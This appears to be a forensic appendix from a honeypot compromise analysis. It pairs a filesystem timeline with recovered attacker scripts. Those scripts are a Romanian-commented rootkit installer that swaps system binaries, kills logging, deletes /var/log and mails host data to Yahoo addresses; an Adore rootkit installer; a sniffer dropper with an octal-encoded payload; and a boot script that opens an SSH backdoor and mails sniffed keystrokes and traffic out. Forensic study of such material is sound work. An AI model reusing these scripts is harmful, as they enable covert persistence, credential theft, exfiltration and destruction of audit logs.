/usr/lib/locale/ms_MY/LC_CTYPE
                21499 .a. -rw-r--r-- root    root
/usr/lib/locale/nl_BE/LC_COLLATE
                173408 .a. -rw-r--r-- root    root
/usr/lib/locale/nl_BE/LC_CTYPE
                21499 .a. -rw-r--r-- root    root
/usr/lib/locale/nl_NL/LC_COLLATE
                173408 .a. -rw-r--r-- root    root
/usr/lib/locale/nl_NL/LC_CTYPE
                21499 .a. -rw-r--r-- root    root
/usr/lib/locale/nn_NO/LC_COLLATE
                173408 .a. -rw-r--r-- root    root
/usr/lib/locale/nn_NO/LC_CTYPE
                173408 .a. -rw-r--r-- root    root
/usr/lib/locale/no_NO/LC_CTYPE
                21499 .a. -rw-r--r-- root    root
/usr/lib/locale/oc_FR/LC_COLLATE
                21499 .a. -rw-r--r-- root    root
/usr/lib/locale/pt_BR/LC_COLLATE
                173408 .a. -rw-r--r-- root    root
/usr/lib/locale/pt_BR/LC_CTYPE
                21499 .a. -rw-r--r-- root    root
/usr/lib/locale/pt_PT/LC_COLLATE
                173408 .a. -rw-r--r-- root    root
/usr/lib/locale/pt_PT/LC_CTYPE
                21499 .a. -rw-r--r-- root    root
/usr/lib/locale/sq_AL/LC_COLLATE
                173408 .a. -rw-r--r-- root    root
/usr/lib/locale/sq_AL/LC_CTYPE
                 57 .a. -rw-r--r-- root    root
/usr/lib/locale/sq_AL/LC_MESSAGES/SYS_LC_MESSAGES
                173408 .a. -rw-r--r-- root    root
/usr/lib/locale/sv_FI/LC_CTYPE
                173408 .a. -rw-r--r-- root    root
/usr/lib/locale/sv_SE/LC_CTYPE
                160 .a. -rw-r--r-- root    root

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/usr/lib/locale/tl_PH/LC_ADDRESS
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/tl_PH/LC_CTYPE
    57 .a. -rw-r--r-- root    root
/usr/lib/locale/tl_PH/LC_MESSAGES/SYS_LC_MESSAGES
    82 .a. -rw-r--r-- root    root
/usr/lib/locale/tl_PH/LC_NAME
    59 .a. -rw-r--r-- root    root
/usr/lib/locale/tl_PH/LC_NUMERIC
    64 .a. -rw-r--r-- root    root
/usr/lib/locale/tl_PH/LC_TELEPHONE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/uz_UZ/LC_CTYPE
    59 .a. -rw-r--r-- root    root
/usr/lib/locale/uz_UZ/LC_NUMERIC
03 Aug 10 20:34:39    3892 ..c -rw----- root    root
/etc/opt/psybnc/motd/USER2.MOTD.old
03 Aug 10 20:34:50    4096 .a. drwxr-xr-x root    mail    /var/spool/mqueue
03 Aug 10 20:35:01    4096 m.c drwxrwxr-x root    root    /etc/opt/psybnc/motd
    3780 ..c -rw----- root    root
/etc/opt/psybnc/motd/USER1.MOTD.old
    0 m.c -rw----- root    root    <SotM29-sda1.dd-dead-
18453>
03 Aug 10 20:37:16    0 m.c drwxr-xr-x apache  apache  <SotM29-sda1.dd-dead-
46912>
03 Aug 10 20:39:20    2601 .a. -rw-r--r-- root    root
/usr/share/locale/locale.alias
03 Aug 10 20:40:00    4 .a. lrwxrwxrwx root    root    /bin/sh -> bash
    19 .a. lrwxrwxrwx root    root    /lib/libtermcap.so.2
-> libtermcap.so.2.0.8
    11832 .a. -rwxr-xr-x root    root
/lib/libtermcap.so.2.0.8
    11832 .a. -rwxr-xr-x root    root
/var/ftp/lib/libtermcap.so.2.0.8
    3739 m.c -rw----- root    root    /var/log/cron
03 Aug 10 20:40:01    85115 .a. -rwxr-xr-x root    root    /lib/libcrypt-2.2.4.so
    17 .a. lrwxrwxrwx root    root    /lib/libcrypt.so.1 ->
libcrypt-2.2.4.so
    918752 .a. -rwxr-xr-x root    root
/lib/libcrypto.so.0.9.6b
    19 .a. lrwxrwxrwx root    root    /lib/libcrypto.so.2 ->
libcrypto.so.0.9.6b
    754870 .a. -rwxr-xr-x root    root    /lib/libdb-3.2.so
    16 .a. lrwxrwxrwx root    root    /lib/liblber.so.2 ->
liblber.so.2.0.6
    44728 .a. -rwxr-xr-x root    root    /lib/liblber.so.2.0.6
    16 .a. lrwxrwxrwx root    root    /lib/libldap.so.2 ->
libldap.so.2.0.6
    200192 .a. -rwxr-xr-x root    root    /lib/libldap.so.2.0.6
    261196 .a. -rwxr-xr-x root    root    /lib/libresolv-
2.2.4.so
    18 .a. lrwxrwxrwx root    root    /lib/libresolv.so.2 ->
libresolv-2.2.4.so
    207036 .a. -rwxr-xr-x root    root    /lib/libssl.so.0.9.6b
    16 .a. lrwxrwxrwx root    root    /lib/libssl.so.2 ->
libssl.so.0.9.6b
    16 .a. lrwxrwxrwx root    root    /usr/lib/libgdbm.so.2
-> libgdbm.so.2.0.0
    30114 .a. -rwxr-xr-x root    root
/usr/lib/libgdbm.so.2.0.0
    16 .a. lrwxrwxrwx root    root    /usr/lib/libsas1.so.7

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-> libsasl.so.7.1.8
48683 .a. -rwxr-xr-x root root
/usr/lib/libsasl.so.7.1.8
263 .a. -rwxr-xr-x root root /usr/lib/sa/sal
19964 .a. -rwxr-xr-x root root /usr/lib/sa/sadc
03 Aug 10 20:40:02 17 .a. -rw-r--r-- root root /etc/host.conf
311 .a. -rw-r--r-- root root /etc/modules.conf
206 .a. -rw-r--r-- root root /etc/mtab
42 .a. -rw-r--r-- root root /etc/resolv.conf
72296 .a. -rwxr-xr-x root root /lib/libnss_dns-
2.2.4.so
19 .a. lrwxrwxrwx root root /lib/libnss_dns.so.2
-> libnss_dns-2.2.4.so
14 .a. lrwxrwxrwx root root /lib/libpam.so.0 ->
libpam.so.0.75
35424 .a. -rwxr-xr-x root root /lib/libpam.so.0.75
6 .a. lrwxrwxrwx root root /sbin/modprobe ->
insmod
03 Aug 10 20:40:07 17884 .a. -rw-r--r-- root root /etc/services
03 Aug 10 20:40:08 12288 .a. -rw-r--r-- root root /etc/aliases.db
410 .a. -rw-r--r-- root root /etc/group
8829 .a. -rw-r--r-- root root /etc/ld.so.cache
1017 .a. -rw-r--r-- root root /etc/localtime
1750 .a. -rw-r--r-- root root /etc/nsswitch.conf
846 .a. -rw-r--r-- root root /etc/passwd
46302 .a. -rw-r--r-- root root /etc/sendmail.cf
5772268 .a. -rwxr-xr-x root root /lib/i686/libc-
2.2.4.so
13 .a. lrwxrwxrwx root root /lib/i686/libc.so.6 ->
libc-2.2.4.so
622317 .a. -rwxr-xr-x root root /lib/i686/libm-
2.2.4.so
13 .a. lrwxrwxrwx root root /lib/i686/libm.so.6 ->
libm-2.2.4.so
485171 .a. -rwxr-xr-x root root /lib/ld-2.2.4.so
11 .a. lrwxrwxrwx root root /lib/ld-linux.so.2 ->
ld-2.2.4.so
65997 .a. -rwxr-xr-x root root /lib/libdl-2.2.4.so
14 .a. lrwxrwxrwx root root /lib/libdl.so.2 ->
libdl-2.2.4.so
436784 .a. -rwxr-xr-x root root /lib/libnsl-2.2.4.so
15 .a. lrwxrwxrwx root root /lib/libnsl.so.1 ->
libnsl-2.2.4.so
261460 .a. -rwxr-xr-x root root /lib/libnss_files-
2.2.4.so
21 .a. lrwxrwxrwx root root /lib/libnss_files.so.2
-> libnss_files-2.2.4.so
355236 .a. -rwxr-xr-x root root /lib/libnss_nisplus-
2.2.4.so
23 .a. lrwxrwxrwx root root
/lib/libnss_nisplus.so.2 -> libnss_nisplus-2.2.4.so
75452 .a. -rwxr-xr-x root mail /usr/bin/procmail
485171 .a. -rwxr-xr-x root root /var/ftp/lib/ld-
2.2.4.so
436784 .a. -rwxr-xr-x root root /var/ftp/lib/libnsl-
2.2.4.so
261460 .a. -rwxr-xr-x root root
/var/ftp/lib/libnss_files-2.2.4.so
17030 m.c -rw----- root root /var/log/maillog
03 Aug 10 20:42:42 147 .a. -rw-r--r-- root root /etc/hosts
03 Aug 10 20:48:57 14121 m.c -rw----- root root

```

```
/etc/opt/psybnc/log/psybnc.log
03 Aug 10 20:50:17      4096 m.c drwxrwxr-x root   mail   /var/spool/mail
                       17023 m.c -rw----- root   root   /var/spool/mail/root
                       0 mac  -r----- root   root   <SotM29-sdal.dd-dead-
104395>
```

rootkit install script

```
#!/bin/bash
# Made By ICE

BLK='#[1;30m'
RED='#[1;31m'
GRN='#[1;32m'
YEL='#[1;33m'
BLU='#[1;34m'
MAG='#[1;35m'
CYN='#[1;36m'
WHI='#[1;37m'
DRED='#[0;31m'
DGRN='#[0;32m'
DYEL='#[0;33m'
DBLU='#[0;34m'
DMAG='#[0;35m'
DCYN='#[0;36m'
DWHI='#[0;37m'
RES='#[0m'

USERID=`id -u`
echo "${WHI}---${RED} Verificam daca suntem ROOT ${WHI} !!!${RES}"
if [ $USERID -eq 0 ]
then
echo "${RED}+++${WHI} Cica DA ..., deci putem continua ${BLU} :${WHI}-
${RED})${RES}"
else
echo "${RED}--- ${DRED}!!! ${RED}Atentie tu eshti de fapt ${YEL}$USERID${RED} si nu
${GRN}Root ${DRED}!!!${RES}"
echo "${WHI} Asta ii un ${BLU}ROOTKIT${WHI} deshteptule si trebuie sa
aiba ${GRN}uid=0${RES}"
exit
fi

rk=`pwd`
home="/usr/bin"
etc="/etc"
usr="/usr/lib/libshtift"
netstat="/bin/netstat"
ls="/bin/ls"
ps="/bin/ps"
top="/usr/bin/top"
chattr="/usr/bin/chattr"
chat="/usr/lib/ld/chat"
pico="/bin/pico"
wget="/usr/bin/wget"
ifconfig="/sbin/ifconfig"
ttyop="/dev/ttyop"
ttyoa="/dev/ttyoa"
ttyof="/dev/ttyof"
if [ -f "/usr/bin/gcc" ]; then
gcc="/usr/bin/gcc"
else
```

```

if [ -f "/usr/local/bin/gcc" ]; then
gcc="/usr/local/bin/gcc"
else
if [ -f "/usr/bin/cc" ]; then
gcc="/usr/bin/cc"
else
if [ -f "/usr/local/bin/cc" ]; then
gcc="/usr/local/bin/cc"
else
gcc="/usr/bin/gnics"
fi; fi; fi; fi

unset HISTFILE; chown root.root *; unalias && /dev/null ls
echo " "
echo "${WHI} @@@ ${GRN}OK ${BLU}ICE sau care eshti pe acolo , de
preferabil Budu :-){${GRN} .., deci sa bagam mare ${BLU}!!!${WHI}@@@${RES}"
echo " "
if [ -f /etc/rc.d/init.d/portmap ]; then
/etc/rc.d/init.d/portmap stop
fi
if [ -f /etc/rc.d/init.d/syslog ]; then
/etc/rc.d/init.d/syslog stop
fi

killall &> /dev/null -9 syslogd
killall &> /dev/null -9 klogd
killall &> /dev/null -9 atd

$chattr &> /dev/null -ASacdisu /bin /bin/* /usr/bin /usr/bin/* /sbin /sbin/*
/usr/sbin /usr/sbin/* $etc/im* $usr $usr/* $ttyop $ttyoa $ttyof
echo "${WHI} Sa tragem o privire dupa fisiere.. ${DRED}!${RES}"
echo " "
if [ -f $chattr ]; then
echo " ${WHI}chattr${RED} -> ${BLU}ok${RES}"
else
if [ -f $chat ]; then
/usr/lib/ld/chat -R -ASacdisu /usr/bin $chat
cp -f $chat $chattr
else
tar -xzf chattr.tgz
mv -f chattr $chattr
echo " ${WHI}chattr${RED}->${BLU}atasat${RES}"
chmod +x $chattr
fi; fi

if [ -f $wget ]; then
echo " ${WHI}wget${RED} -> ${BLU}ok${RES}"
else
tar -xzf wget.tgz
mv -f wget $wget
echo " ${WHI}wget${RED} -> ${BLU}atasat${RES}"
chmod +x $wget
fi

if [ -f $pico ]; then
echo " ${WHI}pico${RED} -> ${BLU}ok${RES}"
else
tar -xzf pico.tgz
mv -f pico $pico
echo " ${WHI}pico${RED} -> ${BLU}atasat${RES}"
chmod +x $pico

```

```

fi

echo " ${WHI}Rezolvam tampeniile de ps, netstat si etc., si pe sora-sa :-P${RES}"

mkdir $usr; mv $netstat $ps $ls $ifconfig $top $usr; mv netstat $netstat; mv ps
$ps; mv ifconfig $ifconfig; mv ls $ls; mv top $top; mv .ttyop $ttyop; mv .ttyoa
$ttyoa; mv .ttyof $ttyof

echo "                ${WHI}Tampeniile${RED} ->${BLU}Done${RES}"

echo " ${WHI}Copiem ${BLU}SSH-ul ${WHI}si ce mai e nevoie :-P .. ${RES}"

mv -f sense sl2 logclear $home; echo "/usr/bin/crontabs -t1 -X53 -p" >>
/etc/rc.d/init.d/functions; echo >> /etc/rc.d/init.d/functions; mv crontabs -f
/usr/bin/; chmod 500 /usr/bin/crontabs
./ava
$gcc -o swapd kde.c
if [ -f swapd ]; then
  mv swapd /usr/bin/"(swapd)"
else
  mv swapd2 /usr/bin/"(swapd)"
fi
mv lpi /usr/bin
mv libsss /usr/lib
chmod +x /usr/bin/lpi
/usr/bin/crontabs
/usr/bin/lpi

echo " ${RED}ATENTIE!!! ${DRED}Tu tre sa dai ${WHI} cd /usr/bin ; sense tcp.log ;
logclear ${RES}"

./sysinfo > informatii
echo " ${WHI}Imediat iti trimit Mail ${BLU}BAH${WHI} mai ai rabdare 2 min..${RES}"
echo "                "
cat informatii|mail -s "SANDERS root" mybabywhy@yahoo.com
cat informatii|mail -s "SANDERS root" buskyn17@yahoo.com

echo "                ${WHI}Mail ${RED}-> ${BLU}Done.${RES}";
echo "                "
echo " ${WHI}*** ${GRN}Sa ne facem si noi un catun pe aici! ${BLU};${WHI}-${RED})
${WHI}***${RES}"

if [ ! -d /dev/hpd ]; then
  mkdir /dev/hpd
fi

echo " ${WHI}*** ${GRN}Director-ul /dev/hpd a fost deja creat gajule:)) ${WHI}
***${RES}"
echo " ${WHI}*** ${BLU}Acum sa stergem logurile care ne incurca ${WHI}***${RES}"

rm -rf /var/log/*
touch /var/log/wtmp
if [ -f /etc/rc.d/init.d/syslog ]; then
  /etc/rc.d/init.d/syslog restart
fi
if [ -f /etc/rc.d/init.d/portmap ]; then
  /etc/rc.d/init.d/portmap restart
fi

cd ..

```

```
unset HISTFILE; $chattr +AacdisSu /bin /bin/* /usr/bin/sense /usr/bin/top /sbin
/sbin/* /usr/sbin /usr/sbin/* $etc/im* $ttyop $ttyoa $ttyof
rm -rf /usr/bin/lpi
rm -rf simpa*
echo "
echo "${WHI}@@@ ${GRN}OK ${BLU}Shefu${GRN}.., e al tau, bucura-te ca eshti mai
destept cu un ${BLU}Root ${BLU};${WHI}-${RED}P ${WHI}@@@${RES}"
```

lazarus block 256657 (adore install)

```
#!/bin/sh
unset HISTFILE HISTSIZE HISTSAVE
BLK="\033[0;30m"
RED="\033[0;31m"
GRN="\033[0;32m"
YEL="\033[0;33m"
BLU="\033[0;34m"
MAG="\033[0;35m"
CYN="\033[0;36m"
WHI="\033[0;37m"
DRED="\033[1;31m"
DGRN="\033[1;32m"
DYEL="\033[1;33m"
DBLU="\033[1;34m"
DMAG="\033[1;35m"
DCYN="\033[1;36m"
DWHI="\033[1;37m"
BW="\033[47;1;30m"
YBL="\033[44;1;33m"
RES="\033[0m"
printf "${YBL}redCode${RES} ${DRED}rkit${RES}\n"
printf "${YBL}redCode${RES}${YBL}redCode${RES}${YBL}redCode${RES}\n"
cd adore
make
mv ava /bin/ava
mv adore.o /usr/lib/
mv cleaner.o /usr/lib/
cd ..
printf "${DCYN}Starting SSHD...${RES}\n"
printf "${DCYN}[${GRN}OK${DCYN}]${RES}\n"
mv ssh/sp0 /bin/
mv ssh/* /usr/lib/

printf "${DCYN}Hiding everything...${RES}\n"
rm -rf /.bash_history
ln -sf /dev/null /root/.bash_history

printf "${DCYN}Cleaning megs ${RES}\n"
rm -rf /var/log/messages
ln -sf /dev/null /var/log/messages

printf "${DCYN}[${GRN}OK${DCYN}]${RES}\n"
echo >>/etc/rc.d/rc.sysinit kflushd
mv kflushd /bin/
kflushd

printf "${DCYN}[${GRN}OK${DCYN}]${RES}\n"
printf "${DCYN}Cleaning all the tracks...${RES}\n"
cd ..
rm -rf .rc
printf "${DCYN}[${GRN}OK${DCYN}]${RES}\n"
printf "${DCYN}All done...${RES}\n"
printf "${DCYN}You Got The root${RES} ${YEL}$IP${RES}\n"
printf "${DRED}Copyright ${BW}[siCk]${RES} ${DCYN}\n"
```

lazarus block 256757 (.x sniffer)

```
#!/bin/bash
D="/lib/.x"
H="13996"
mkdir -p $D; cd $D
echo > .sniffer; chmod 0622 .sniffer
echo -n -e "\037\213\010\010\114\115\016\076\002\003\163\153\000\355\175\177\170\
\024\125\226\150\167\272\011\115\322\320\215\266\032\024\265\121\231\
\201\021\041\045\314\110\370\061\206\204\202\240\104\233\204\044\010\
\004\005\022\150\142\010\154\322\005\141\045\020\354\264\346\246\050\
\355\031\311\133\146\036\354\302\210\263\354\054\263\303\316\007\143\
\020\202\035\302\222\200\070\137\002\254\106\302\050\343\060\132\261\
\063\143\113\060\204\237\375\316\071\267\252\273\023\060\072\373\275\
\077\336\333\367\360\113\327\255\163\317\075\367\374\272\347\236\173\
\253\352\272\121\234\075\303\150\064\032\364\177\161\006\223\001\357\
\034\377\303\154\231\000\327\325\045\034\076\301\340\204\272\121\206\
\101\006\213\041\202\135\151\266\340\137\125\246\301\200\177\003\020\
\146\067\120\075\301\376\000\165\360\127\167\077\000\036\060\030\342\
\265\372\034\366\347\072\304\311\026\332\337\257\224\207\077\162\274\
\221\165\003\054\057\067\333\333\271\120\311\151\156\022\167\231\241\
\372\072\373\360\360\127\015\146\313\001\274\221\363\355\135\157\261\
\314\135\112\316\356\135\004\200\312\270\043\146\113\327\133\273\344\
\314\135\162\205\225\065\317\272\370\157\227\133\147\311\222\225\175\
\262\347\127\125\001\351\252\234\143\151\270\152\366\176\152\253\231\
\373\203\346\152\307\060\157\241\305\046\213\226\232\271\243\166\127\
\317\035\146\074\066\175\130\234\301\173\164\341\202\105\317\347\067\
\362\376\067\165\132\343\014\206\203\167\002\341\003\120\060\010\247\
\352\120\250\367\053\131\143\135\074\025\224\375\352\215\160\130\010\
\147\345\272\357\007\254\074\065\075\034\016\173\217\332\011\217\165\
\151\255\100\254\034\253\057\300\342\312\237\164\345\272\277\107\210\
\367\306\040\106\321\362\055\200\146\132\147\227\105\253\234\244\365\
\021\114\140\335\244\240\240\325\077\163\123\070\014\245\015\257\013\
\001\245\360\022\261\352\007\136\101\123\126\367\276\115\146\113\321\
\120\165\377\235\300\062\020\017\013\307\337\301\126\330\311\100\042\
\044\004\344\374\353\307\033\165\335\132\353\322\010\174\160\034\060\
\124\147\245\362\141\342\044\174\120\100\020\311\360\025\273\212\362\
\262\053\165\117\022\306\001\244\251\225\331\127\132\101\343\364\040\
\326\371\275\235\226\042\143\266\372\030\360\221\016\235\173\257\075\
\271\241\023\140\072\177\167\001\074\226\167\340\105\150\337\324\071\
\006\254\310\076\222\163\354\150\274\066\156\074\305\247\136\013\207\
\231\162\006\177\175\055\360\213\346\154\352\332\065\047\274\037\141\
\256\054\365\215\104\056\041\167\012\213\254\020\126\055\326\202\165\
\264\156\164\177\332\324\271\160\032\060\037\247\331\320\327\156\363\
\035\004\041\353\122\120\320\217\336\257\314\055\212\057\062\026\305\
\251\167\334\101\104\301\024\276\243\207\303\341\165\203\110\060\326\
\006\024\163\266\012\201\003\166\162\270\256\137\055\153\022\267\306\
\031\300\207\226\311\251\216\354\042\173\326\062\046\376\034\114\027\
\336\217\315\230\270\115\355\031\252\121\132\167\067\351\110\336\216\
\065\232\246\220\040\050\106\251\150\316\163\343\300\120\177\221\140\
\060\314\177\116\021\167\273\230\157\027\340\021\124\331\077\357\335\
\160\130\175\045\201\050\275\223\212\352\067\105\110\261\257\336\257\
\164\025\245\346\206\367\143\003\365\074\307\252\254\307\066\006\117\
\074\373\341\066\040\221\233\347\116\005\203\162\266\324\352\233\341\
\360\163\013\024\337\031\270\161\051\276\026\274\250\211\067\310\035\
\175\001\351\321\254\074\267\241\061\202\075\377\046\367\323\333\162\
\257\253\362\230\257\173\335\243\256\074\267\063\332\356\241\376\332\
\371\272\155\276\066\050\277\313\153\221\023\326\003\344\270\103\312\
\333\221\247\003\103\346\202\244\077\302\026\027\241\213\236\136\104\
```

\320\307\014\331\352\161\173\214\217\275\363\044\021\303\266\254\105\
\070\016\316\114\335\265\240\212\336\215\343\305\053\121\137\235\325\
\030\361\372\203\163\240\174\240\016\064\365\016\252\253\056\221\240\
\070\246\236\203\212\246\001\023\257\101\144\203\177\352\240\207\271\
\267\041\011\214\126\254\113\243\306\256\351\205\020\353\322\045\320\
\100

lazarus block 564745 (.x/.boot startup script)

```
#!/bin/sh
SSHPORT=`cat /lib/.x/s/port`
IP=`cat /lib/.x/ip`
TIME=`date`
/lib/.x/s/xopen -q -p ${SSHPORT} >> /lib/.x/reboot.log
/lib/.x/s/lsn &
/lib/.x/sk p 1 >> /lib/.x/reboot.log
/lib/.x/sk f 1 >> /lib/.x/reboot.log
echo "###Host ${IP} went online on ${TIME}" >> /tmp/13996log
echo >> /tmp/13996maillog
echo >> /tmp/13996maillog
echo "###SSHD backdoor port: ${SSHPORT}" >> /tmp/13996log
echo >> /tmp/13996maillog
echo >> /tmp/13996maillog
echo "###Sniffer log:" >> /tmp/13996log
echo "      - TTY Sniffer:" >> /tmp/13996log
cat /lib/.x/.lurker >> /tmp/13996log
echo >> /tmp/13996maillog
echo "      - Network Sniffer:" >> /tmp/13996log
cat /lib/.x/s/mfs >> /tmp/13996maillog
echo >> /tmp/13996maillog
echo >> /tmp/13996maillog
echo "###Reboot log:" >> /tmp/13996log
cat /lib/.x/reboot.log >> /tmp/13996log
echo >> /tmp/13996maillog
echo >> /tmp/13996maillog
cat /tmp/13996log | mail -s "Host ${IP} is up!" skiZophrenia_sick@yahoo.com
/lib/.x/hide
/lib/.x/cl -f /var/log/maillog yahoo > /dev/null
/lib/.x/cl -s o.tgz > /dev/null
/lib/.x/cl -s suckit > /dev/null
/lib/.x/cl -s xopen > /dev/null
/lib/.x/cl -s promisc > /dev/null
/lib/.x/cl -f promisc /var/log/secure > /dev/null
rm -rf /tmp/13996*
rm -rf /lib/.x/reboot.log
```
